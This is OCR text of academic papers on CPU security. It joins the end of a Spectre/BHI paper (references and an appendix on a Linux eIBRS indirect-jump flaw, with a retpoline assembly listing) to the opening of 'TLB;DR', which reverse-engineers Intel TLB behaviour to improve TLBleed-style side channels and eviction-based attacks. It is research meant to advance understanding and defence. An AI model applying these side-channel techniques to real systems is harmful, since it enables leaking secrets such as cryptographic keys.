[34] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, et al. Spectre attacks: Exploiting speculative execution. In *IEEE S&P*, 2019.

[35] Esmaeil Mohammadian Koruyeh, Khaled N Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre returns! speculation attacks using the return stack buffer. In *USENIX WOOT*, 2018.

[36] Michael Larabel. x86 straight line speculation cpu mitigation appears for linux 5.17. https://www.phoronix.com/scan.php?page=news_item&px=x86-SLS-Mitigation-5.17, 2022.

[37] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, et al. Meltdown: Reading kernel memory from user space. In *USENIX Security*, 2018.

[38] Hongjiu Lu, Michael Matz, Milind Girkar, Jan Hubiaka, Andreas Jaeger, and Mark Mitchell. System v application binary interface amd64 architecture processor supplement (with lp64 and ilp32 programming models) version 1.0. https://github.com/hjl-tools/x86-psABI/wiki/x86-64-psABI-1.0.pdf, 2018.

[39] Giorgi Maisuradze and Christian Rossow. ret2spec: Speculative execution using return stack buffers. In *ACM CCS*, 2018.

[40] Ken Johnson Microsoft Security Response Center (MSRC). Analysis and mitigation of speculative store bypass. https://msrc-blog.microsoft.com/2018/05/21/analysis-and-mitigation-of-speculative-%store-bypass-cve-2018-3639/, 2019.

[41] Phronix. Amd retpoline benchmarks from fx to threadripper & epyc. https://www.phoronix.com/scan.php?page=news_item&px=AMD-Retpoline-Linux-4.15-FX-Zen, 2018.

[42] Sai Praneeth. [PATCH] x86/speculation: Support Enhanced IBRS on future CPUs. http://lkml.iu.edu/hypermail/linux/kernel/1807.3/00923.html, 2018.

[43] Hany Ragab, Enrico Barberis, Herbert Bos, and Cristiano Giuffrida. Rage against the machine clear: A systematic analysis of machine clears and their implications for transient execution attacks. In *USENIX Security*, 2021.

[44] Hany Ragab, Alyssa Milburn, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Crosstalk: Speculative data leaks across cores are real. In *IEEE S&P*, 2021.

[45] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. Zombieload: Cross-privilege-boundary data sampling. In *ACM CCS*, 2019.

[46] Martin Schwarzl, Thomas Schuster, Michael Schwarz, and Daniel Gruss. Speculative dereferencing: Reviving foreshadow. In *International Conference on Financial Cryptography and Data Security*, 2021.

[47] Yan Shoshitaishvili, Ruoyu Wang, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware. In *NDSS*, 2015.

[48] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Audrey Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, and Giovanni Vigna. SoK: (State of) The Art of War: Offensive Techniques in Binary Analysis. In *IEEE S&P*, 2016.

[49] Julian Stecklina and Thomas Prescher. Lazyfp: Leaking fpu register state using microarchitectural side-channels. *arXiv preprint arXiv:1806.07480*, 2018.

[50] Nick Stephens, John Grosen, Christopher Salls, Audrey Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting Fuzzing Through Selective Symbolic Execution. In *NDSS*, 2016.

[51] AMD64 Technology. Indirect Branch Control Extension - Revision 4.10.18". https://developer.amd.com/wp-content/resources/Architecture_Guidelines_Update_Indirect_Branch_Control.pdf. Accessed on 21-02-2022.

[52] AMD64 Technology. Software techniques for managing speculation on amd processors - Revision 7.10.18. https://developer.amd.com/wp-content/resources/Managing-Speculation-on-AMD-Processors.pdf. Accessed on 21-02-2022.

[53] AMD64 Technology. AMD64 Architecture Programmer's Manual: Volumes 1-5s - Revision 4.03, 2021.

[54] Linus Torvalds. Re: [RFC 09/10] x86/enter: Create macros to restrict/unrestrict Indirect Branch Speculation. https://lkml.org/lkml/2018/1/21/192, 2018.

[55] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the keys to the intel *sgx* kingdom with transient out-of-order execution. In *USENIX Security*, 2018.

[56] Jo Van Bulck, Daniel Moghimi, Michael Schwarz, Moritz Lippi, Marina Minkin, Daniel Genkin, Yuval Yarom, Berk Sunar, Daniel Gruss, and Frank Piessens. Lvi: Hijacking transient execution through microarchitectural load value injection. In *IEEE S&P*, 2020.

[57] Stephan Van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Ridl: Rogue in-flight data load. In *IEEE S&P*, 2019.

[58] Stephan van Schaik, Marina Minkin, Andrew Kwong, Daniel Genkin, and Yuval Yarom. Cacheout: Leaking data on intel cpus via cache evictions. In *IEEE S&P*, 2021.

[59] Pepe Vila, Boris Köpf, and José F Morales. Theory and Practice of Finding Eviction Sets. In *IEEE S&P*, 2019.

[60] David Woodhouse. [PATCH v8 00/12] Retpoline: Avoid speculative indirect calls in kernel. https://lore.kernel.org/all/1515707194-20531-5-git-send-email-dwmw@amazon.co.uk/T/#u, 2018.

[61] Yuval Yarom and Katrina Falkner. Flush+reload: A high resolution, low noise, l3 cache side-channel attack. In *USENIX Security*, 2014.

[62] Jann Horn Google Project Zero. Reading privileged memory with a side-channel. https://googleprojectzero.blogspot.com/2018/01/reading-privileged-memory-with-side.html, 2018.

[63] Jann Horn Google Project Zero. Speculative execution, variant 4: speculative store bypass. https://bugs.chromium.org/p/project-zero/issues/detail?id=1528, 2019.

[64] Tao Zhang, Kenneth Koltermann, and Dmitry Evtyushkin. Exploring branch predictors for constructing transient execution trojans. In *ACM ASPLOS*, 2020.

[65] Peter Zijlstra. objtool,x86: Rewrite retpoline thunk calls. https://lore.kernel.org/all/20210219220158.GD59023@worktop.programming.kicks-ass.net/T/#m18b6cfece23f71b4526106b93ec7bb4aeeb86df2, 2021.

[66] Marc Zyngier. KVM: arm64: Set CSV2 for guests on hardware unaffected by Spectre-v2. https://github.com/torvalds/linux/commit/e1026237f90677fd5a454f63057a62f984c2188d, 2020.

A Linux eIBRS Adoption Flaw

In Section 5, we discussed the BHI attack surface and the differences between in-place and out-of-place BTI [9]. However, during our security analysis, we discovered an issue with the adoption of eIBRS in the Linux kernel (versions < 5.14) that made the two scenarios almost equivalent. In fact, on eIBRS-supporting systems Linux used to "funnel" all the kernel indirect jumps to one single call site per register—essentially originating the same attack surface as out-of-place BTI since all the indirect jumps converge to few locations.

Such implementation was motivated by the fact that the Linux kernel does not know at compile time whether it will be running on a system that supports eIBRS. Indeed, since `cpuid` holds this information, the kernel discovers only at boot time whether it should use the in-silicon mitigation or the software-based retpoline. Thus, the Linux kernel developers opted for a hot-patching approach to gain the performance improvements of the in-silicon mitigation. Unfortunately, prior to version 5.14, the kernel used to patch a single thunk per register (Listing 3) for both environments. This caused no drawbacks on systems deploying retpoline, since retpoline does not allow the CPU to speculate on the target. However, on eIBRS-enabled systems, this resulted into `__x86_indirect_thunk_$reg` being patched to a simple `jmp $reg` at runtime. Doing so undermined the desired security guarantees of eIBRS (as well as indirect branch prediction performance), as all the branches in the kernel previously protected by retpoline are dispatched from the same few call sites. Effectively, this "funneling" allowed for straightforward in-kernel mistraining of the indirect branch predictor, since all indirect jumps are sunk to few source addresses, increasing the attack surface for Spectre-v2 (in-place BTI) attacks.

We disclosed this issue to the Linux kernel developers, who had observed it concurrently to our work and, in response, developed a patch set. As a result, as of Linux kernel 5.14 [65], indirect thunks are only used in the early boot process of the system, while for all the other indirect jumps the kernel performs patching directly "over" the original indirect jumps to completely eradicate this issue.

Listing 3 Linux implementation for the Spectre v2 mitigation before version 5.14 on Intel processors depending on eIBRS hardware support. The shown example is taken from the indirect jump in charge to execute the correct syscall handler stored in the `sys_call_table`.

```
do_syscall_64:
    ;...
    mov     rax, [sys_call_table + rax*8]
    call    __x86_indirect_thunk_rax

;with eIBRS support
__x86_indirect_thunk_rax:
    jmp     rax

;without eIBRS support (retpoline)
__x86_indirect_thunk_rax:
    call    B
A:  pause
    lfence
    jmp     A
B:  mov     [rsp], rax
    ret
```

TLB;DR: Enhancing TLB-based Attacks with TLB Desynchronized Reverse Engineering

Andrei Tatar[†*] Daniël Trujillo[†‡*] Cristiano Giuffrida[†] Herbert Bos[†]

† Vrije Universiteit, Amsterdam ‡ ETH Zurich

[*] *Equal contribution joint first authors*

Abstract

Translation Lookaside Buffers, or TLBs, play a vital role in recent microarchitectural attacks. However, unlike CPU caches, we know very little about the exact operation of these essential microarchitectural components. In this paper, we introduce TLB desynchronization as a novel technique for reverse engineering TLB behavior from software. Unlike previous efforts that rely on timing or performance counters, our technique relies on fundamental properties of TLBs, enabling precise and fine-grained experiments. We use desynchronization to shed new light on TLB behavior, examining previously undocumented features such as replacement policies and handling of PCIDs on commodity Intel processors. We also show that such knowledge allows for more and better attacks.

Our results reveal a novel replacement policy on the L2 TLB of modern Intel CPUs as well as behavior indicative of a PCID cache. We use our new insights to design adversarial access patterns that massage the TLB state into evicting a target entry in the minimum number of steps, then examine their impact on several classes of prior TLB-based attacks. Our findings enable practical side channels à la TLBleed over L2, with much finer spatial discrimination and at a sampling rate comparable to L1, as well as an even finer-grained variant that targets both levels. We also show substantial speed gains for other classes of attacks that rely on TLB eviction.

1 Introduction

Deeper knowledge of microarchitectural components frequently leads to significant advances in low-level attacks and defenses. For instance, reverse engineering CPU cache replacement policies [1, 2, 34] allowed researchers on the defensive side to ensure bounds on execution time and to protect against side channels [1], and on the offensive side, to leak information through the replacement policy state [36] or optimize cache eviction for more effective Rowhammer attacks [4]. Likewise, knowledge of the interplay between the memory management unit, caches, and virtual-to-physical address translation structures enabled new information leakage attacks through trusted CPU components [14, 32]. However, most reverse engineering efforts to date have focused exclusively on the data and instruction CPU caches, with little attention devoted to the translation lookaside buffer (TLB), the other vital cache component involved in memory accesses. This is somewhat surprising, as TLBs play a pivotal role in a growing number of attacks [14, 32, 39]. Aside from crude examinations (e.g., by Gras et al. [14]), researchers have not looked at the detailed behavior such as allocation and replacement policies of TLBs at all.

In this paper, we show that our lack of knowledge of the operation of the TLB hinders the exploration of new attack vectors and limits the efficiency of attacks proposed so far. For example, the absence of optimal eviction strategies limited the TLBleed covert channel [14] to coarse-grained information over the L1 data TLB, rather than more fine-grained channels over the larger and shared L2 TLB. In this paper, we reverse engineer modern TLBs and show how knowledge of replacement policies not only improves existing attacks but also makes new attack variants practical.

In contrast to previous research, we do not leverage performance counters or timing side channels for reverse engineering, but rather use a precise technique based on *TLB desynchronization*. In particular, we desynchronize the TLB and the page table structure in memory by altering the page table entry (PTE) for a page in the TLB. Doing so allows us to determine very precisely when a TLB entry is evicted, because that is when the processor starts using the new mapping from the page tables in memory.

Using TLB desynchronization as a side channel, we examine TLB features that previous work has omitted, such as replacement policies and PCID handling, and in doing so are the first to uncover several new undocumented properties. Specifically, we describe a new replacement policy in use by the 12-way L2 TLBs of recent Intel microarchitectures, as well as behavior indicative of a previously undocumented PCID cache in all the tested CPUs.

Finally, by creating a more complete model of hardware behavior, we show how we can gain net speed benefits for prior

attacks that rely on the TLB such as TLB side channel [14], as well as translation-based cache [32] and Rowhammer [39] attacks. Our reverse engineering efforts also make new attack variants practical, such as an efficient TLBleed over the L2 TLB. Such a variant provides 8 times the spatial discrimination of the original TLBleed, while our optimized eviction strategy provides a sampling rate comparable to the L1 sampling rates of the original TLBleed. Further, we introduce an even more fine-grained variant targeting a particular (L1, L2) set pair, improving spatial discrimination by two orders of magnitude, and show how optimized eviction sets are necessary for the practical implementation of such an attack.

Contributions

- We introduce TLB desynchronization as a reliable side channel for TLB reverse engineering and use it to (a) reproduce existing results, and (b) uncover entirely novel TLB properties and behavior.
- We discover previously undocumented TLB behavior on Intel CPUs, including a novel replacement policy, and behavior congruent with an undocumented PCID cache.
- We use this knowledge to introduce optimized eviction sets and show how they improve TLB-based attacks.


Our code to build optimized eviction sets and implement the considered case studies is available as open source at https://github.com/vusec/tlbdr.

2 Background

In this section we briefly describe TLBs and some of their fundamental properties. We then lay out previous reverse engineering work and attacks involving the TLB.

2.1 Virtual Memory and TLBs

Abstracting a machine's available RAM through the use of virtual memory is a nearly ubiquitous technique used in modern computer architectures. A common implementation of this abstraction is paging, where memory is divided into physical page frames—equally-sized contiguous blocks. The virtual address space is similarly divided into virtual pages. Translating between virtual and physical address spaces is handled by the Memory Management Unit (MMU) inside the CPU, which uses hierarchical in-memory data structures called page tables to accomplish this task. Page tables contain page table entries (PTEs) which point to a page frame containing either the requested data or to another, lower-level, page table. This translation performed by the MMU is called a page table walk, owing to the traversal over page table structures it involves.



(a) A possible ordering.

$$\begin{aligned}\pi_0 &= (0,1,2,3)\\ \pi_1 &= (1,0,3,2)\\ \pi_2 &= (2,1,0,3)\\ \pi_3 &= (3,0,1,2)\end{aligned}$$

(b) Permutation vectors.

Figure 1: 4-way tree-PLRU

Translation Lookaside Buffer As multiple memory accesses can be expensive, recently resolved translations are stored in a cache called the Translation Lookaside Buffer (TLB) in order to speed up subsequent accesses. The TLB, like data caches, is a set-associative cache partitioned into S sets, each consisting of a number of ways W, with a so-called hash function determining the set in which a translation is cached. Modern processors typically use a two-level TLB hierarchy. The first level (L1) is split in two components: the dTLB is used to cache translations triggered by data loads while the iTLB stores those triggered by instruction fetches. A second level (L2) TLB is consulted after an L1 miss and can be either shared (sTLB), storing translations from either memory access type, or itself split, handling data loads and instruction fetches independently. Similarly to other multi-level caches, the concepts of inclusivity and exclusivity apply to TLBs as well. An inclusive TLB is one where entries in L1 are necessarily also present in L2, whereas an exclusive TLB has entries present in at most one level at a time.

Replacement Policies Caches of all kinds quickly face the issue of storing a new translation into a full set, thus having to first pick an entry to evict. The method by which a cache selects this eviction victim is called a *replacement policy*. Optimally, a cache should evict the entry that will be used most distantly in the future [6]. Implementing such a replacement policy, however, is impossible, as the future is unknowable.

Fortunately, the past is often a reasonable approximation of the future. This forms the basis for the Least-Recently Used (LRU) replacement policy which keeps track of the access history of entries, always evicting the least-recently used. As the number of ways in a set increases, though, LRU scales very poorly and becomes infeasible. To address this, approximations of LRU, called Pseudo LRU (PLRU), are commonly implemented instead. One family of such policies is tree-PLRU, which use $W-1$ bits to represent a binary tree that approximates access history ordering. An example tree-PLRU ordering for a 4-way set is shown in Figure 1a. After an access, the tree is traversed and all the nodes encountered are updated to point in the opposite direction. On insertion, the entry currently pointed to is evicted and replaced, after which the nodes traversed in order to reach it change direction. More generally we can view a replacement policy as maintaining an ordering of ways in a set, forming a queue of eviction victims.

Permutation Vectors Although descriptions and visualizations of replacement policies are helpful, thorough reverse engineering efforts require the rigor of a mathematical model. Abel and Reineke [1] introduce *permutation vectors* as a model for a broad class of replacement policies where the state of a TLB set can be exhaustively described by a permutation (i.e., ordering) of its W ways that represents access history, with the rightmost element being chosen for eviction next. Permutations are also used to describe updates to cache state following hits or misses, with the new state formed by composing the initial state with the update permutation. A permutation vector π_i shows how each entry's position changes after a hit on the entry at position i. For example, if we access entry x at position 3 and $\pi_3(0) = 3$, x will move to position 0. A miss vector π_m shows what happens on a TLB miss, and is conventionally fixed to $(W-1, 0, 1, ..., W-2)$, i.e. the new entry is inserted at position 0 and other entries have their positions increased by one. Permutation vectors allow us to model many common replacement policies like LRU and tree-PLRU. In Figure 1b we see an example for 4-way tree-PLRU. Permutation vectors do have limitations, and are inadequate for describing non-deterministic policies, as well as policies whose decision is not solely based the access history (e.g., bit-PLRU [3], which replaces the left-most element that was not accessed recently).

Address Space Identifiers Since each process is offered its own virtual address space, translation structures are process-specific. Hence, upon context switch, any existing TLB entries become stale and should no longer be used for translation. A naive way around this is to flush the entire TLB on context switch, which although simple, has the newly scheduled task start off with an empty TLB, forcing the MMU to perform page walks for the first memory accesses. To avoid this so-called cold start, modern processors tag TLB entries with an address space identifier. This eliminates the need for a TLB flush on every context switch, as it allows the processor to distinguish between valid and stale entries. As recent transient execution attacks proved the need for a separate kernel address space [23], such identifiers became even more important for performance, avoiding the need for a TLB flush on every privilege switch. Intel processors refer to this identifier as Process-Context Identifier (PCID).

2.2 Exploiting the TLB

Gras et al. [15] introduce AnC, a cache attack on the MMU that can be used to break ASLR. Their insight is that the MMU needs to access multiple levels of page tables in order to complete a translation, and each accessed entry is cached. By using an established `EVICT+TIME` attack on these cached entries they can leak the value of any data pointer. RevAnC, introduced by van Schaik et al. [33], uses repeated AnC attacks to reverse engineer the sizes of the TLB and translation caches on multiple architectures. XLATE [32] similarly uses the translation process as a cross-process side channel.

In TLBleed [14], Gras et al. show that the TLB itself can be abused to spy on a co-resident hyperthread. Specifically, they use the L1 dTLB as a side channel to leak the key bit being processed by the libgcrypt EdDSA key scalar-multiplication function on a victim thread. They successfully recover the secret key using a limited number of brute force attempts. In the process, they reverse engineer several properties of modern Intel TLBs, showing that the L1 dTLB and the L2 sTLB are competitively shared between hyperthreads, while the L1 iTLB is statically partitioned. Next to that, they determine set sizes, set selection hash functions, and also show that the TLB is non-inclusive.

Zhang et al. [39] show that page walks can be leveraged to perform Rowhammer, in an attack they call PTHammer. By flushing the TLB and cache entries for the last-level PTE they ensure this entry is fetched from DRAM on each page walk. These memory accesses are used to hammer DRAM on a row that is not directly accessible to the attacker, invalidating the threat model of many software-based Rowhammer defenses.

All TLB-based attacks described here indispensably rely on evicting one particular entry out of the TLB. Currently they achieve this using a blunt approach: fill the target set with W or more new entries to *force* the target entry out. In §5 we propose a finer-grained and more performant alternative.

3 TLB Desynchronization

In this section, we introduce TLB desynchronization as a novel primitive for reverse engineering the TLB that, unlike previous work, relies neither on timing [1, 33], nor on hardware performance counters [1, 2, 14].

Our starting insight is that unlike data caches, which feature intricate coherency protocols, TLBs do not enforce coherence with the in-memory page tables. The task of invalidating any potentially stale TLB entries is explicitly left to the operating system [19] and failing to do so would be a serious bug in normal circumstances. For our purposes of reverse engineering, however, we can leverage stale entries to accurately determine whether a given memory access incurred a hit in the TLB.

To do so, we first select a victim address and trigger a TLB fill by accessing it. If we alter the corresponding PTE directly afterward without explicitly invalidating the TLB, the victim entry becomes *desynchronized* with the PTE in memory. Any subsequent memory access to the victim address that hits the TLB will use the stale entry, whereas any TLB miss will use the in-memory PTE. If we can then distinguish which PTE is used for translation, we enable reliable TLB hit detection with the finest possible granularity—individual accesses.

Desynchronization poses several attractive properties when compared to alternatives. As opposed to performance counters, it does not rely on sampling and thus precisely measures




Figure 2: Overview of a TLB desynchronization experiment on L1d with pages A and B of different contents.

specific memory accesses independently. In addition, desynchronization classifies hits and misses based on fundamental properties of the TLB, offering a much clearer and more robust classification than timing measurements, which require calibration and are more prone to noise.

Before we can leverage desynchronization to reverse engineer the TLB we must address several challenges.

Distinguishing Memory Accesses A first issue we face is that we must distinguish between memory accesses going through a stale (in-TLB) entry versus a fresh (in-memory) PTE. A straight-forward solution would be to mark the PTE invalid by setting a reserved bit or clearing the present bit. A subsequent TLB miss would then result in a page fault, which we can easily measure. However, this method would execute the page fault handler on every TLB miss, potentially thrashing the TLB state and adversely affecting measurements.

We instead opt for *PTE swapping*, by which we interchange the contents of our victim PTE with another, also valid, PTE. As a result of desynchronizing and PTE swapping, the victim page maps to different page frames when accessed via a TLB hit or page table walk. By ensuring that these physical pages contain different data we can easily and precisely classify TLB hits and misses by interpreting these contents.

Component classification Although we can distinguish between a TLB hit and a TLB miss, for non-exclusive TLBs we still cannot easily determine which component caused a hit (e.g., whether a data load was served from L1d or L2). In certain cases when testing the sTLB we can use a data load for priming and an instruction fetch for testing presence in the TLB, or vice versa, to eliminate influence from L1. To solve this issue more generally, we selectively flush an entry from a single TLB component without affecting the others (e.g., flush an entry from L2 while preserving it in L1). Selectively flushing L2 can be done naively by issuing a large number of memory accesses of the opposite type to the split TLB we want to preserve, assuming a shared L2. For example, after initiating enough instruction fetches on unique pages, we are certain that any cached entries are evicted from both L1i and L2, while leaving L1d unaffected. Figure 2 shows an overview of such a TLB desynchronization experiment.

More precise eviction can be achieved by targeting a single specific set, requiring fewer, albeit more carefully chosen memory accesses. This, for example, enables us to evict an entry from L1d without evicting any entries that are relevant for our experiment from L2. For this to work, however, we need to know the hash functions used for set indexing.

Implementation To experiment with desynchronized TLBs, we need to handle several issues. First, userspace programs cannot directly access or modify page tables, forcing us to implement PTE swapping in kernel mode. Second, scheduling events such as context switches can thrash the TLB state and contaminate our results, prompting an implementation that minimizes task switching. Third, we want to keep the amount of out-of-order execution to a minimum to avoid polluting our results. Finally, asynchronous events such as interrupts can also affect the TLB state and should be minimized. Taking all these considerations into account, our reverse engineering experiments run entirely in kernel mode with preemption and interrupts disabled, and use a strict form of pointer chasing.

4 Reverse Engineering

In this section we discuss how to use the TLB desynchronization primitive to design and run experiments for probing TLB behavior. In designing the experiments presented in this section, we assume a shared L2 TLB, an assumption we found not to hold for two AMD microarchitectures examined. For such systems, we lay out an alternative set of experiments in Appendix A. The results for the two AMD microarchitectures are summarized later in this section, in Table 2.

We first examine a range of basic TLB properties of Intel CPUs that confirm and expand the insight into TLB behavior of previous work [14]. From §4.4 onward, we focus on features that were thus far unexplored, yet no less fundamental. In the process, we uncover a previously undocumented replacement policy, as well as evidence of a PCID cache.

4.1 Inclusivity and Exclusivity

Before we pursue more advanced experiments we must first confirm several fundamental properties, and we start with inclusivity. To do so, we prime the TLB with a data load of our target address T, swap its PTE to desynchronize the TLB

from the page tables, then perform unique instruction fetches until the L2 sTLB is completely flushed. If a subsequent data load of T is a TLB hit, the TLB must have been non-inclusive, as L1d retains T independently of L2. A miss implies either strict inclusivity, or that L1 is not populated by page walks. On all tested microarchitectures, we obtain proof of a non-inclusive TLB, confirming the results of Gras et al. [14].

Knowing this, we expand upon their work by performing a similar experiment to check for *exclusivity*. Specifically, we prime the TLB with a data load, desynchronize, then access T via an instruction fetch. A TLB hit will occur if and only if T was also loaded into L2 in addition to L1d, and thus a non-exclusive TLB. Our results show that all tested microarchitectures are non-exclusive, as the second access incurs an sTLB hit. We conclude that all our tested systems implement non-inclusive, non-exclusive TLBs. In addition, we know that entries are inserted into both TLB levels by a page walk.

4.2 Set Size and Mapping

Now that we know where entries may reside in the TLB and how they are inserted by the MMU, we use TLB desynchronization to measure the number of ways and the set hash functions, again extending earlier results [14].

We consider a TLB component with S sets and W ways that uses one of the two types of hash functions found before on TLBs [14]. Assuming we start with an empty TLB and no evictions occur before a TLB set is full, visiting $W+1$ virtual pages belonging to said set should cause evictions for correct values of W and S. Evictions should also occur if we pick W greater than the true number of ways, or if we pick S a multiple of the true number of sets. Therefore, the smallest values for both W and S that trigger TLB evictions denote the correct number of ways and sets. To find this minimal pair we run our experiment for all sensible combinations of W, S, and candidate hash function. Directly after accessing our pages, we swap their PTEs to desynchronize the TLB and page tables. We next access the pages again, measuring if any access incurred a miss. If so, we know that the first round of accesses resulted in a TLB eviction. To eliminate the influence of TLB components that we are not testing (e.g., false hits from stale entries in L2 when testing L1), we use the techniques described in §3.

Our results, shown in Table 1, agree for the sTLB and dTLB with the ones described by Gras et al. [14]. On the iTLB, however, the measured number of sets depends on the activity of the co-resident hyperthread for all tested microarchitectures except the oldest one, Westmere-EP. With the hyperthread active, our results are consistent with previous work and with static partitioning of L1i. But when idle, the number of sets *doubles* (i.e., our experiment had access to both "halves" of the iTLB), suggesting that partitioning occurs *dynamically*, with the iTLB switching between partition states at runtime.

4.3 Reinsertion Behavior

Now that we know how the TLB populates on a miss, we next examine reinsertion on hits. In particular, we want to know whether L2 serves as a victim cache, whether L2 hits propagate upward, and whether L1 hits propagate downward.

We start by looking at victim caches, specifically whether L2 sTLB is populated by evictions from L1d or L1i. To do so, we prime either L1d or L1i with our target T, desynchronize the TLB, evict L2, and finally evict our stale entry from L1. A subsequent hit on T means that evicting L1 populated L2, implying a victim cache, whereas a miss suggests otherwise. Our results show that entries are never reinserted into L2 after either L1d or L1i eviction. None of the L2 sTLBs tested behave as a victim cache.

We next investigate whether an L2 hit is reinserted into L1. For this, we access T, desynchronize the TLB, then access T using the opposite type of memory access, which should cause an L2 hit. Finally, we evict the L2 set and access T again using the latter access type. If L2 hits populate L1 we should see a hit, while a miss indicates otherwise. For all tested microarchitectures our results show that the last memory access results in a TLB hit. Hence, entries are reinserted into the dTLB or the iTLB upon an sTLB hit.

As a last experiment, we test if the TLB reinserts the other way around—into the sTLB upon L1 hit. For this, we access a target page T, desynchronize the TLB, and evict its sTLB set, leaving the entry only in L1. We access the target again, using the same access type. If this causes sTLB reinsertion, an access of the opposite type results in a TLB hit. Likewise, a TLB miss proves that entries are not reinserted. Our results show no evidence of L2 reinsertion in any of the TLBs.

4.4 Replacement Policies

With the insights gained thus far we have an overview of where and how entries are inserted into the TLB. We use this knowledge to explore replacement policies, using permutation vectors as a model for reverse engineering. We implement the algorithm presented by Abel and Reineke for regular caches [1], but for the TLB components, using TLB desynchronization.

4.4.1 Experiment Design

We first test whether we can fill all W ways of a TLB set by initiating W accesses to unique virtual pages mapping to the same set. After each access, we swap the corresponding PTE and finally access the W pages again to see if any of them is a TLB miss. Although similar to the experiment in §4.2, the fundamental difference here is that we start with a full set instead of an empty set. The results confirm that after visiting W pages, all their entries are present in the TLB set, on all tested microarchitectures and TLB components. This is in line with the conventional miss vector used in previous work.

$$
\begin{array}{lcl}
\pi_0 & = & (0,\ 1,\ 2,\ 3,\ 4,\ 5,\ 6,\ 7,\ 8,\ 9,\ 10,\ 11) \\
\pi_1 & = & (1,\ 2,\ 0,\ 4,\ 5,\ 3,\ 7,\ 8,\ 6,\ 10,\ 11,\ 9) \\
\pi_2 & = & (2,\ 0,\ 1,\ 5,\ 3,\ 4,\ 8,\ 6,\ 7,\ 11,\ 9,\ 10) \\
\pi_3 & = & (3,\ 1,\ 2,\ 0,\ 4,\ 5,\ 9,\ 7,\ 8,\ 6,\ 10,\ 11) \\
\pi_4 & = & (4,\ 2,\ 0,\ 1,\ 5,\ 3,\ 10,\ 8,\ 6,\ 7,\ 11,\ 9) \\
\pi_5 & = & (5,\ 0,\ 1,\ 2,\ 3,\ 4,\ 11,\ 6,\ 7,\ 8,\ 9,\ 10) \\
\pi_6 & = & (6,\ 1,\ 2,\ 3,\ 4,\ 5,\ 0,\ 7,\ 8,\ 9,\ 10,\ 11) \\
\pi_7 & = & (7,\ 2,\ 0,\ 4,\ 5,\ 3,\ 1,\ 8,\ 6,\ 10,\ 11,\ 9) \\
\pi_8 & = & (8,\ 0,\ 1,\ 5,\ 3,\ 4,\ 2,\ 6,\ 7,\ 11,\ 9,\ 10) \\
\pi_9 & = & (9,\ 1,\ 2,\ 0,\ 4,\ 5,\ 3,\ 7,\ 8,\ 6,\ 10,\ 11) \\
\pi_{10} & = & (10,\ 2,\ 0,\ 1,\ 5,\ 3,\ 4,\ 8,\ 6,\ 7,\ 11,\ 9) \\
\pi_{11} & = & (11,\ 0,\ 1,\ 2,\ 3,\ 4,\ 5,\ 6,\ 7,\ 8,\ 9,\ 10)
\end{array}
$$

Figure 3: Permutation vectors for the sTLB replacement policy of Skylake-SP, Kaby Lake and Coffee Lake(-S) CPUs.




Figure 4: A possible sTLB ordering on Skylake-SP, Kaby Lake and Coffee Lake(-S) after an access to entry 7. Entry 8 is the next victim.

The main intuition of the algorithm presented by Abel and Reineke [1] is that we can determine the position of an entry in the ordering by finding the minimum number of TLB fills required to evict the entry from the set. In general, the position of the entry is $W - n_{min}$, where n_{min} is the minimum number of TLB fills required to evict the entry and $1 \leq n_{min} \leq W$.

To find the permutation vectors, we first establish a known state in the TLB set by priming it with W pages. After that, we trigger any of the W permutations by causing a TLB hit on the entry with the corresponding position in the ordering. To determine what permutation vector we have triggered with the TLB hit, we find $n_{min}(x)$ for each entry x present in the set. We do this by desynchronizing x immediately after accessing it when priming, then determining the minimum number of TLB fills required to cause a TLB miss when accessing x afterwards. The new position of the entry is then $W - n_{min}(x)$. Hence, for each position i we determine the corresponding permutation vector π_i by deciding $W - n_{min}(x)$ for each entry x and placing each x_{pos} on this index in π_i. That is, $\pi_i(W - n_{min}(x)) = x_{pos}$ for each entry x and position i.

